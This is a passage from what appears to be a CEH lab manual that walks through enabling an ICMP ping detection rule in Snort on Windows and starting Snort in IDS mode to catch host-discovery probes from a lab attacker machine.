
50. Save the **snort.conf** file by pressing **Ctrl+S** and close Notepad++ window.

51. Before running Snort, you need to enable detection rules in the Snort rules file. For this task, we have enabled the ICMP rule so that Snort can detect any host discovery ping probes directed at the system running Snort.

52. Navigate to **C:\Snort\rules** and open the **icmp-info.rules** file with **Notepad++**.

53. In line 21, type **alert icmp $EXTERNAL_NET any -> $HOME_NET 10.10.1.19 (msg:"ICMP-INFO PING"; icode:0; itype:8; reference:arachnids,135; reference:cve,1999-0265; classtype:bad-unknown; sid:472; rev:7;)** and save. Close the **Notepad++** window.

> Note: The IP address (10.10.1.19) mentioned in $HOME_NET may vary when you perform this task.




54. Now right-click on the **Windows Start** icon and click **Run** from the menu.

55. In the **Run** window, type **cmd** in the **Open** field and press **Enter**: This will launch a command prompt window.

56. In the command prompt window, type **cd C:\Snort\bin** and press **Enter**.

57. Type **snort -iX -A console -c C:\Snort\etc\snort.conf -l C:\Snort\log -K ascii** and press **Enter** to start Snort (replace **X** with your device index number; in this task: **X** is 1).




58. If you receive a **fatal error**, you should first **verify** that you have typed all modifications correctly into the **snort.conf** file, and then search through the file for **entries** matching your fatal error message.

59. If you receive an error stating "**Could not create the registry key**," then run the command prompt as **Administrator**.

60. Snort starts running in IDS mode. It first initializes output plug-ins, preprocessors, plug-ins, loads dynamic preprocessors libraries, rule chains of Snort, and then logs all signatures.

61. If you have entered all command information correctly, you receive a comment stating **Commencing packet processing (pid=xxxx)** (the value of xxxx may be any number; in this task, it is 5384), as shown in the screenshot.



62. After initializing interface and logged signatures, Snort starts and waits for an attack and triggers alerts when attacks occur on the machine.


63. Leave the Snort command prompt running.

64. Attack your own machine, and check whether Snort detects it or not.

65. Now, click on **CEHv12 Windows 11** to switch to the **Windows 11** machine (**Attacker Machine**). Click **Ctrl+Alt+Del** to activate the machine.

